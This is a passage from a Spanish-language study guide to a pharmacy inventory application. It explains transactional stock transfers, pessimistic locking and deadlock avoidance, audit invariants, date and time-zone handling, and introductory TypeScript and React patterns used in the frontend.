Como hay faltantes, lanza `StockInsuficienteException` con **los dos** (no solo el primero), la transacción se revierte y **no se descuenta nada, ni siquiera el Paracetamol**. Respuesta:

```
{ "status": 409, "codigo": "STOCK_INSUFICIENTE",
  "detail": "Stock insuficiente de Amoxicilina comprimidos 500 mg: disponible 12, solicitado 50. ...",
  "faltantes": [
    { "medicamentoId": 1, "medicamento": "Amoxicilina comprimidos 500 mg", "disponible": 12, "solicitado":
50 },
    { "medicamentoId": 2, "medicamento": "Ceftriaxona frasco ampolla 1 g", "disponible": 5, "solicitado":
20 } ] }
```

El frontend marca cada línea: "Disponible: 12 (pediste 50)" y **conserva todo lo cargado** para que la persona corrija.

¿Por qué todo o nada? Porque una entrega a medias genera confusión: el área cree que recibió todo, el comprobante no coincide con lo físico, y hay que corregir a mano.

5. Ítems repetidos

Si la persona agrega Paracetamol 100 y después Paracetamol 50, el pedido se transforma en Paracetamol **150** (`cantidades.merge(id, cantidad, Integer::sum)`). En la pantalla también se suman en la misma línea ("Se sumó a la línea de Paracetamol").

6. Concurrencia: dos personas al mismo tiempo

El problema

Lote L2301 con **100** unidades. Ana y Bruno transfieren **60** cada uno en el mismo segundo.

Sin protección:

```
Ana:   lee 100 ──── 100 ≥ 60 ✓ ──── guarda 40
Bruno: lee 100 ──── 100 ≥ 60 ✓ ──── guarda 40
Resultado: se entregaron 120 de un lote de 100. El sistema dice 40. ❌
```

La solución: bloqueo pesimista

```
@Lock(LockModeType.PESSIMISTIC_WRITE)      // SELECT ... FOR UPDATE
@Query("select l from Lote l where ... order by l.id")
List<Lote> bloquearDisponibles(...);
```

```
Ana:   BLOQUEA y lee 100 ── 100 ≥ 60 ✓ ── guarda 40 ── confirma (libera)
Bruno: quiere leer ── ESPERA ──────────────────────────────────── lee 40 ── 40 < 60 ✗ ── 409
Resultado: Ana 201, Bruno 409, stock 40. ✅
```

El deadlock y el orden por id

Ana pide Amoxicilina y Paracetamol; Bruno pide Paracetamol y Amoxicilina.

Si cada uno bloqueara en el orden en que pidió:

```
Ana:   bloquea Amoxicilina ── quiere Paracetamol → espera a Bruno
Bruno: bloquea Paracetamol ── quiere Amoxicilina → espera a Ana
Se esperan para siempre. ❌ (deadlock)
```

Por eso la consulta **ordena por id** y bloquea **todos los lotes en una sola consulta**. Los dos intentan bloquear primero el lote de menor id: uno lo consigue y el otro espera **sin tener nada bloqueado**. No hay ciclo. ✅

Cómo se prueba


`TransferenciaConcurrenciaIT` (con PostgreSQL real):

```
// Un lote de 100. Dos hilos arrancan a la vez (CountDownLatch) y piden 60 cada uno.
// Resultado esperado: exactamente un 201 y un 409, y stock final 40.
```

Y `pedidosEnOrdenInversoNoSeTraban`: dos medicamentos pedidos en orden inverso por cada hilo; ninguno se traba.

> **Para la defensa:** "Bloqueo los lotes con `SELECT … FOR UPDATE` en una sola consulta ordenada por id. El bloqueo evita que dos transferencias usen el mismo stock y el orden fijo evita el deadlock. Lo demuestra una prueba que lanza dos transferencias simultáneas contra PostgreSQL."

7. El stock nunca negativo: tres barreras



Si una capa tuviera un error, la siguiente lo detiene. Es **defensa en profundidad**.

8. Trazabilidad: la suma de los movimientos

Cada cambio de stock de un lote genera **exactamente un movimiento**. Por eso siempre se cumple:

> **suma de los movimientos de un lote = cantidad actual del lote**

Ejemplo, lote L2340:

Fecha	Tipo	Cantidad	Saldo
01/10	INGRESO	+410	410
12/11	EGRESO (TR-000042)	−50	360
13/11	AJUSTE ("rotura de 2 cajas")	−20	340
Suma		**340**	= cantidad actual ✅

`FlujoCompletoIT` verifica esta igualdad para cada lote. Si alguna vez no coincidiera, sabríamos que algo modificó el stock sin dejar rastro.

9. Baja por vencimiento y ajuste

Baja por vencimiento

Solo lotes **vencidos** y con stock. Deja el lote en 0 y registra `BAJA_VENCIMIENTO` con toda la cantidad y el motivo.

Situación	Resultado
Lote vencido con 20	Queda en 0; movimiento −20 con motivo.
Lote que vence mañana	409 `LOTE_NO_VENCIDO` ("todavía no venció").
Lote vencido ya en 0	409 `LOTE_SIN_STOCK`.

Ajuste

Corrige la cantidad a un valor nuevo entre 0 y la cantidad inicial, distinto del actual, con motivo. Registra la **diferencia**:

Cantidad actual	Cantidad nueva	Movimiento
360	340	AJUSTE −20
0	5	AJUSTE +5 (por ejemplo, se encontraron cajas)
360	500 (inicial 410)	✗ 400: no puede superar la inicial
360	360	✗ 400: tiene que ser distinta

El ajuste también usa bloqueo pesimista sobre el lote.

10. Alertas

Se calculan en el momento (`AlertaService`), nunca se guardan:

Alerta	Condición	Orden
VENCIDO	Lote con stock y vence < hoy (aunque el medicamento esté inactivo: la mercadería sigue ahí).	Por fecha.
POR_VENCER	Lote con stock y hoy ≤ vence ≤ hoy + 30.	Por fecha.
SIN_STOCK	Medicamento **activo** con stock 0.	Por nombre.
STOCK_BAJO	Medicamento **activo** con 0 < stock ≤ mínimo.	El más crítico primero (stock ÷ mínimo).

Ejemplo del orden de stock bajo: Amoxicilina 50/200 = 0,25; Ceftriaxona 70/80 = 0,875 → primero Amoxicilina (le falta proporcionalmente más).

11. Otras reglas

Regla	Por qué
Medicamento con stock no vencido no se puede desactivar (`MEDICAMENTO_CON_STOCK`).	Quedaría mercadería "invisible".
Proveedor con lotes con stock **sí** se puede desactivar.	Dejar de comprarle no hace desaparecer su mercadería; sus lotes siguen disponibles.
Área inactiva no recibe transferencias (`AREA_INACTIVA`).	Si el servicio cerró, no se le entrega.
Nadie se desactiva a sí mismo (`PROPIO_USUARIO`).	Evita quedarse afuera por error.
No se puede desactivar ni quitar el rol al último ADMIN activo (`ULTIMO_ADMIN`).	Siempre tiene que haber alguien que gestione usuarios.
Las transferencias no se editan ni se anulan.	El historial tiene que ser confiable; los errores se corrigen con ajustes.
Código de medicamento en mayúsculas.	Que `amox-500` y `AMOX-500` no convivan.
CUIT con dígito verificador.	Evita errores de tipeo.

El dígito verificador del CUIT

Para `20-12345678-?`:

Dígito	2	0	1	2	3	4	5	6	7	8
Peso	5	4	3	2	7	6	5	4	3	2
Producto	10	0	3	4	21	24	25	24	21	16

Suma = 148. 148 mod 11 = 5. DV = 11 − 5 = **6** → `20-12345678-6` ✅. (Si da 11, el DV es 0; si da 10, el CUIT es inválido.)

12. La hora de Argentina

Los contenedores corren en **UTC** (3 horas adelante de Argentina). A las **21:00 del 12/11** en Buenos Aires, en UTC ya son las **00:00 del 13/11**. Si el sistema usara la hora del servidor, a esa hora un lote que vence el 12/11 aparecería **vencido**, tres horas antes de tiempo.

Solución: un `Clock` con zona `America/Argentina/Buenos_Aires`, y "hoy" siempre sale de ahí. En el frontend pasa algo parecido: `new Date("2026-11-30")` se interpreta como medianoche UTC y en Argentina mostraría **29/11**. Por eso las fechas sin hora se manejan como texto (`utils/fechas.ts`).

10 — JavaScript y TypeScript

1. Qué son

- **JavaScript (JS)** es el lenguaje que entienden los navegadores. Todo lo que se mueve en una página web es JavaScript.
- **TypeScript (TS)** es JavaScript **con tipos**. Se escribe en `.ts` / `.tsx` y se **compila** a JavaScript. Los tipos no existen cuando el programa corre: sirven para que el compilador avise errores **antes**.

```
function formatearNumero(valor: number): string { ... }

formatearNumero('hola');   // ❌ TypeScript avisa al compilar: 'hola' no es number
```

> **En el proyecto:** TypeScript en modo **estricto**. Además, los tipos de los datos que vienen del backend se **generan automáticamente** a partir de su contrato (OpenAPI) en `src/api/esquema.ts`. Si el backend cambia un campo, el frontend deja de compilar y el error se ve enseguida.

2. Variables

```
const nombre = 'Amoxicilina';   // const: no se puede reasignar (lo normal)
let pagina = 0;                 // let: se puede reasignar
pagina = 1;
// var: forma vieja, no se usa
```

TypeScript **infiere** el tipo: `const nombre = 'Amoxicilina'` ya sabe que es `string`.

3. Tipos básicos y compuestos

```
const cantidad: number = 10;
const activo: boolean = true;
const codigo: string = 'AMOX-500';
const nada: null = null;
let sinDefinir: undefined;

const numeros: number[] = [1, 2, 3];          // lista
const lote: { numero: string; cantidad: number } = { numero: 'L2301', cantidad: 100 };  // objeto
```

Alias de tipo (`type`)

```
type EstadoStock = 'SIN_STOCK' | 'STOCK_BAJO' | 'OK';   // solo uno de esos tres textos

type Medicamento = {
  id: number;
  codigo: string;
  nombre: string;
  stockTotal: number;
  estadoStock: EstadoStock;
  proximoVencimiento: string | null;   // texto o null
  activo: boolean;
};
```

- `A | B` (**unión**): puede ser A o B.
- `campo?: tipo`: el campo es **opcional**.

Genéricos

```
function primero<T>(lista: T[]): T | undefined {
  return lista[0];
}
api.get<PaginaMedicamentos>('/api/medicamentos')   // "esto devuelve una PaginaMedicamentos"
```

4. Funciones

```
// Declaración
export function formatearFecha(fecha: string | null): string {
  if (!fecha) return '—';
  ...
}

// Función flecha
const doble = (n: number) => n * 2;
const columnas = medicamentos.map((m) => m.nombre);
```

`export` permite usar la función desde otro archivo con `import`.

5. Objetos y listas: lo que más se usa

```
const m = { id: 5, nombre: 'Paracetamol', stock: 510 };

m.nombre;                          // leer
const { nombre, stock } = m;       // desestructurar: sacar campos a variables
const copia = { ...m, stock: 0 };  // spread: copiar y cambiar un campo (sin modificar el original)

const lista = [3, 1, 2];
lista.map((n) => n * 2);           // [6, 2, 4]   transformar
lista.filter((n) => n > 1);        // [3, 2]      filtrar
lista.find((n) => n > 1);          // 3           el primero que cumple
lista.some((n) => n > 2);          // true        ¿alguno cumple?
lista.reduce((acc, n) => acc + n, 0);  // 6        acumular (sumar)
[...lista, 4];                     // [3, 1, 2, 4] copiar y agregar
```

> **Inmutabilidad:** en React no se modifican los objetos o listas del estado; se crean copias nuevas con `...`. Así React se da cuenta de que algo cambió.

Operadores útiles

```
usuario?.permisos            // ?. : si usuario es null/undefined, da undefined en vez de error
valor ?? 'por defecto'       // ?? : si valor es null/undefined, usa el otro
activo ? 'Activo' : 'Inactivo'  // condicional en una línea
`Stock de ${nombre}: ${stock}`  // template string: texto con valores adentro (comillas invertidas)
```

6. Asincronía: promesas y async/await

Pedir datos al servidor **tarda**. JavaScript no se queda esperando (la pantalla se congelaría): sigue con otras cosas y "promete" avisar cuando llegue la respuesta. Eso es una **Promise**.

```
async function cargarMedicamento(id: number) {
  const respuesta = await fetch(`/api/medicamentos/${id}`);   // await: esperá la respuesta
  if (!respuesta.ok) throw new Error('Falló');
  return await respuesta.json();                               // esperá el JSON
}
```

- `async` marca una función que devuelve una promesa.
- `await` espera el resultado de una promesa (solo dentro de funciones `async`).
- Los errores se atrapan con `try { ... } catch (error) { ... }`.

> **En el proyecto:** casi nunca se escribe `await` en las pantallas. TanStack Query se encarga de llamar, esperar y avisar "cargando / listo / error" (archivo 11 y 12). El único `fetch` de toda la aplicación está en `src/api/cliente.ts`.

7. Módulos (import / export)

Cada archivo es un **módulo**. Lo que se exporta se puede importar desde otro:

```
// utils/numeros.ts
export function formatearNumero(valor: number): string { ... }

// pages/medicamentos/PaginaMedicamentos.tsx
import { formatearNumero } from '../../utils/numeros';
```

`..` = carpeta de arriba. `../../utils/numeros` = "subí dos carpetas, entrá a utils, archivo numeros".

8. El navegador: lo que usa el proyecto

API del navegador	Para qué en el proyecto
`fetch`	Pedidos HTTP (solo en `cliente.ts`).
`AbortController`	Cortar un pedido a los 15 s o si se cierra la pantalla.
`sessionStorage`	Guardar el token y el borrador de la transferencia (se borran al cerrar la pestaña).
`Intl.NumberFormat`, `Intl.DateTimeFormat`	Mostrar números (`1.234`) y fechas (`30/11/2026`) en formato argentino.
`URLSearchParams`	Leer y escribir los parámetros de la URL (`?q=para&pagina=2`).
`Blob`, `URL.createObjectURL`	Descargar los archivos Excel y PDF.
`<dialog>` + `showModal()`	Cuadros de diálogo (modales).
`setTimeout`	Avisar 5 minutos antes de que venza la sesión.

9. Fechas: la trampa

```
new Date('2026-11-30');   // ¡medianoche UTC! En Argentina (UTC−3) es 29/11 a las 21:00
```

Si la pantalla mostrara esa fecha, diría **29/11/2026**. Por eso, en `utils/fechas.ts`, las fechas sin hora (`'2026-11-30'`) se tratan como **texto**: se separan año, mes y día con una expresión regular y se arma `30/11/2026` sin pasar nunca por `new Date`. "Hoy" se calcula con `Intl.DateTimeFormat` en la zona `America/Argentina/Buenos_Aires`.

10. Herramientas alrededor

Herramienta	Qué hace
Node.js	Ejecuta JavaScript fuera del navegador; se usa para las herramientas de desarrollo.
npm	Instala bibliotecas (`npm install`) y corre comandos (`npm run dev`). La lista está en `package.json`.
Vite	Servidor de desarrollo (recarga al guardar) y compilación para producción.
tsc	El compilador de TypeScript (`npm run typecheck`).
ESLint	Revisa errores comunes y reglas del proyecto (por ejemplo, prohíbe `innerHTML` y `console.log`).
Prettier	Formatea el código automáticamente.
knip	Encuentra archivos, exports y dependencias que no se usan.
Vitest	Corre las pruebas.

Resumen

Concepto	En una frase
TypeScript	JavaScript con tipos que se verifican al compilar.
`type` / unión	Describe la forma de los datos / "uno de estos".
`map`, `filter`, `find`	Transformar, filtrar, buscar en listas.
`...` (spread)	Copiar objetos o listas sin modificar el original.
`?.` y `??`	Acceso seguro y valor por defecto ante null.
Promise / async / await	Esperar algo que tarda sin congelar la pantalla.
import / export	Usar código de otro archivo.

11 — React

1. Qué es y qué problema resuelve

React es una biblioteca para construir interfaces con **componentes**: piezas reutilizables (un botón, una tabla, un formulario) que se combinan como bloques de Lego.

Sin React, para mostrar una lista de medicamentos habría que buscar elementos en la página, borrarlos, crear nuevos, actualizar contadores… a mano, cada vez que algo cambia. Con React se **describe cómo tiene que verse la pantalla según los datos**, y React se encarga de actualizarla cuando los datos cambian.

> **Idea central:** pantalla = función(datos). Cambian los datos → React vuelve a dibujar lo necesario.

Usamos **React 19**.

2. Componentes

Un componente es una **función** que devuelve lo que se muestra. El nombre empieza con mayúscula.

```
// components/EncabezadoPagina.tsx (simplificado)
export function EncabezadoPagina({ titulo, acciones }: { titulo: string; acciones?: ReactNode }) {
  return (
    <header className="encabezado-pagina">
      <title>{`${titulo} · Farmacia`}</title>   {/* React 19 lo lleva al <head>: título de la pestaña */}
      <h1>{titulo}</h1>
      {acciones && <div className="encabezado-pagina__acciones">{acciones}</div>}
    </header>
  );
}

// Se usa como una etiqueta HTML:
<EncabezadoPagina titulo="Medicamentos" acciones={<Link to="/medicamentos/nuevo">Nuevo medicamento</Link>}
/>
```

3. JSX

Esa mezcla de HTML dentro de TypeScript se llama **JSX** (archivos `.tsx`). Reglas:

```
<div className="tarjeta">              {/* class → className */}
  <h2>{medicamento.nombre}</h2>         {/* {} = valor de TypeScript adentro */}
  {cargando && <Cargando />}            {/* mostrar solo si cargando es true */}
  {activo ? <span>Activo</span> : <span>Inactivo</span>}   {/* si / si no */}
  <ul>
    {lotes.map((lote) => (              /* repetir por cada elemento */
      <li key={lote.id}>{lote.numeroLote}</li>     /* key: identificador único para React */
    ))}
  </ul>
  <button onClick={() => guardar()}>Guardar</button>   {/* eventos: onClick, onChange, onSubmit */}
</div>
```

> **En el proyecto (seguridad):** todo lo que va entre `{}` se muestra **como texto**. Si un medicamento se llama `<script>…</script>`, se ve literalmente ese texto: React lo escapa. Por eso XSS es muy difícil, siempre que no se use `dangerouslySetInnerHTML` (prohibido por ESLint).

4. Props: datos que recibe un componente

Las **props** son los parámetros de un componente. Van de padre a hijo (de arriba hacia abajo).

```
// components/Insignia.tsx
type PropsInsignia = {
  /** Siempre una palabra: el estado nunca se comunica solo con color. */
  texto: string;
  tono: Tono;            // 'ok' | 'aviso' | 'peligro' | 'neutro'
};

export function Insignia({ texto, tono }: PropsInsignia) {
  return <span className={`insignia insignia--${tono}`}>{texto}</span>;
}

<Insignia texto="Vencido" tono="peligro" />
```

Una prop especial es `children`: lo que va entre la etiqueta de apertura y la de cierre (`<Modal>…contenido…</Modal>`).

5. Estado: datos que cambian

El **estado** es la memoria de un componente. Cuando cambia, React vuelve a dibujar el componente.

```
import { useState } from 'react';

function Contador() {
  const [valor, setValor] = useState(0);        // valor actual + función para cambiarlo
  return <button onClick={() => setValor(valor + 1)}>Clics: {valor}</button>;
}
```

> **Ojo:** nunca se modifica el estado directo (`valor = 5` o `lista.push(x)`). Siempre con la función `setValor`, pasando un valor **nuevo**. Para listas: `setLineas([...lineas, nueva])`.

6. Hooks

Los **hooks** son funciones que empiezan con `use` y le dan "superpoderes" a un componente. Reglas: solo se llaman en el nivel superior del componente (no dentro de `if` ni bucles).

Hook	Para qué	Ejemplo del proyecto
`useState`	Guardar estado.	Qué modal está abierto.
`useEffect`	Hacer algo **después** de dibujar (sincronizar con algo externo).	`Modal`: llamar a `showModal()` del `<dialog>`; programar el aviso de vencimiento de la sesión.

Hook	Para qué	Ejemplo del proyecto
`useRef`	Guardar algo que no provoca redibujo, o referenciar un elemento del DOM.	Referencia al `<dialog>`; evitar doble envío en la transferencia.
`useMemo` / `useCallback`	Recordar un cálculo o una función entre dibujos.	Valor del contexto de sesión.
`useContext`	Leer datos compartidos sin pasarlos por props.	`useSesion()`, `useAvisos()`.
`useId`	Generar ids únicos para accesibilidad.	Vincular el título del modal con `aria-labelledby`.

Hooks propios (custom hooks)

Se pueden escribir hooks propios para reutilizar lógica. En el proyecto:

Hook	Qué hace
`useFormulario`	Valores, errores, validación al salir y al enviar, errores del servidor por campo.
`useFiltrosUrl`	Lee y escribe filtros en la URL (`?q=para&estado=OK&pagina=2`).
`useDebounce`	Espera 300 ms sin escribir antes de buscar (no pedir en cada tecla).
`useDescarga`	Descargar un archivo mostrando "Descargando…" y avisando si falla.
`useMedicamentos`, `useAreas`, … (en `api/`)	Pedir datos al backend con TanStack Query.
`useSesion`	Usuario actual, `puede(permiso)`, iniciar y cerrar sesión.
`useAvisos`	Mostrar avisos (toasts).

7. Contexto: datos para toda la aplicación

Algunos datos los necesitan muchas pantallas: el usuario logueado, la función para mostrar avisos. Pasarlos por props de componente en componente sería tedioso. Un **contexto** los pone a disposición de todos los componentes de adentro:

```
<SesionProvider>          {/* provee la sesión */}
  <Layout>
    <PaginaMedicamentos />   {/* adentro: const { usuario, puede } = useSesion(); */}
  </Layout>
</SesionProvider>
```

```
const { puede } = useSesion();
{puede('CATALOGO_EDITAR') && <Link to="/medicamentos/nuevo">Nuevo medicamento</Link>}
```

8. TanStack Query: datos del servidor

Pedir datos al backend implica manejar: "¿está cargando?", "¿falló?", "¿ya lo tenía guardado?", "cuando creo algo, ¿qué listas se desactualizaron?". **TanStack Query** resuelve todo eso.

Leer (useQuery)

```
// api/areas.ts
export function useAreas(filtros: FiltrosAreas) {
  return useQuery({
    queryKey: ['areas', filtros],                                  // identificador en la caché
    queryFn: ({ signal }) => api.get<PaginaAreas>('/api/areas', filtros, signal),   // cómo pedirlo
    placeholderData: keepPreviousData,                             // mientras carga la página 2, mostrar
la 1
  });
}
```

```
// en la pantalla
const consulta = useAreas({ q, activo: true });
if (consulta.isPending) return <Cargando />;
if (consulta.isError) return <ErrorCarga error={consulta.error} alReintentar={consulta.refetch} />;
return <Tabla filas={consulta.data.content} ... />;
```

- **Caché:** si otra pantalla ya pidió `['areas', {...}]` hace menos de 30 segundos, se usa lo guardado y no se vuelve a pedir.
- **Reintento:** como máximo una vez y solo si falló la red o el servidor (5xx). Un 400 o 404 no se arregla reintentando.

Modificar (useMutation) e invalidar

```
export function useGuardarArea() {
  const queryClient = useQueryClient();
  return useMutation({
    mutationFn: ({ id, datos }) => id ? api.put(`/api/areas/${id}`, datos) : api.post('/api/areas',
datos),
    onSuccess: () => queryClient.invalidateQueries({ queryKey: ['areas'] }),   // "las áreas cambiaron"
  });
}
```

Invalidar = marcar como viejo. La próxima vez que se muestre la lista de áreas, se vuelve a pedir. Para operaciones de stock hay una función que invalida todo lo afectado (`api/invalidaciones.ts`):

```
// Un ingreso, transferencia, baja o ajuste afecta a todas estas vistas.
['medicamentos', 'lotes', 'movimientos', 'alertas', 'resumen', 'transferencias', 'proveedores']
```

9. React Router: varias pantallas en una SPA

```
const router = createBrowserRouter([
  { path: 'ingresar', element: <PaginaIngreso /> },
  {
    element: <RutaProtegida />,                       // exige sesión
    children: [
      { index: true, element: <PaginaPanel /> },     // "/"
      { path: 'medicamentos', element: <PaginaMedicamentos /> },
      { path: 'medicamentos/:id', element: <PaginaDetalleMedicamento /> },   // :id = parámetro
      {
        path: 'usuarios',
        element: <RutaProtegida permiso="USUARIO_GESTIONAR"><PaginaUsuarios /></RutaProtegida>,
      },
    ],
  },
]);
```

Pieza	Para qué
`<Link to="/medicamentos/5">`	Enlace sin recargar la página.
`useParams()`	Leer `:id` de la URL.
`useNavigate()`	Ir a otra pantalla desde el código (después de guardar).
`useSearchParams()`	Leer y escribir `?q=...` (lo usa `useFiltrosUrl`).
`<Outlet />`	Lugar donde se dibuja la ruta hija (por ejemplo, el contenido dentro del `Layout`).
`<Navigate to="...">`	Redirigir (lo usa `RutaProtegida`).


10. Formularios

```
const formulario = useFormulario({ nombre: '' }, { nombre: combinar(obligatorio, longitudEntre(1, 100)) });

<form onSubmit={(e) => { e.preventDefault(); if (formulario.validarTodo()) guardar(); }} noValidate>
  <CampoFormulario etiqueta="Nombre" obligatorio error={formulario.errores.nombre}>
    {(props) => <input {...props} className="control" {...formulario.registrar('nombre')} />}
  </CampoFormulario>
</form>
```

- `e.preventDefault()`: evita que el navegador recargue la página al enviar.
- `CampoFormulario` pone la etiqueta, el texto "(obligatorio)" y el mensaje de error, y le pasa al `<input>` (con `props`) el `id`, `aria-invalid` y `aria-describedby` para que los lectores de pantalla lean el error.
- `registrar('nombre')` conecta el campo: valor, `onChange` y validación al salir (`onBlur`).
- `noValidate`: desactiva la validación nativa del navegador (usamos la propia, con mensajes en español).
- Si el servidor responde 400 con `errors: { nombre: "Ya existe…" }`, `formulario.aplicarErrorServidor` pone ese mensaje debajo del campo.

11. Ciclo de vida de una pantalla (resumen visual)



Resumen

Concepto	En una frase
Componente	Función que devuelve un pedazo de pantalla.
JSX	HTML dentro de TypeScript, con `{}` para valores.
Props	Datos que un componente recibe de su padre.
Estado (`useState`)	Memoria del componente; al cambiar, se redibuja.
Hook	Función `useAlgo` que agrega capacidades a un componente.
Contexto	Datos compartidos por toda la app (sesión, avisos).
TanStack Query	Pide, guarda en caché e invalida los datos del servidor.
React Router	Muestra una pantalla u otra según la URL, sin recargar.

12 — Recorrido del frontend

Todo está en `frontend/src/`.


1. Mapa

```
src/
├── main.tsx           arranca React, importa fuentes y estilos
├── App.tsx            rutas + proveedores (sesión, avisos, consultas, límite de errores)
├── api/               hablar con el backend
├── auth/              sesión, ingreso, recuperación, rutas protegidas
├── components/        piezas reutilizables
├── hooks/             lógica reutilizable
├── pages/             una carpeta por pantalla
├── utils/             funciones puras (fechas, números, CUIT, validaciones)
├── styles/            CSS
└── test/              configuración de las pruebas
```

2. Arranque: `main.tsx` y `App.tsx`

```
// main.tsx
import './styles/tokens.css';        // colores, espacios, tiempos
import './styles/base.css';          // estilos generales
import './styles/componentes.css';   // estilos de cada componente
import './styles/animaciones.css';   // entradas y salidas animadas
import './styles/impresion.css';     // cómo se imprime (comprobante)
createRoot(document.getElementById('root')).render(<StrictMode><App /></StrictMode>);
```

`App.tsx` arma las capas de "envoltorios" (proveedores) y las rutas:


LimiteErrores
si algo explota, muestra un mensaje en vez de pantalla en blanco
AvisosProvider
toasts abajo a la derecha
QueryClientProvider
caché de TanStack Query
RouterProvider
rutas
SesionProvider
usuario, permisos, login, logout
RutaProtegida
sin sesión → /ingresar
Layout
menú + contenido
Página

3. `api/`: la única puerta al backend

`cliente.ts` — el único `fetch` de toda la aplicación

Para cada pedido:

1. Arma la URL (`/api/...` + parámetros, ignorando los vacíos).
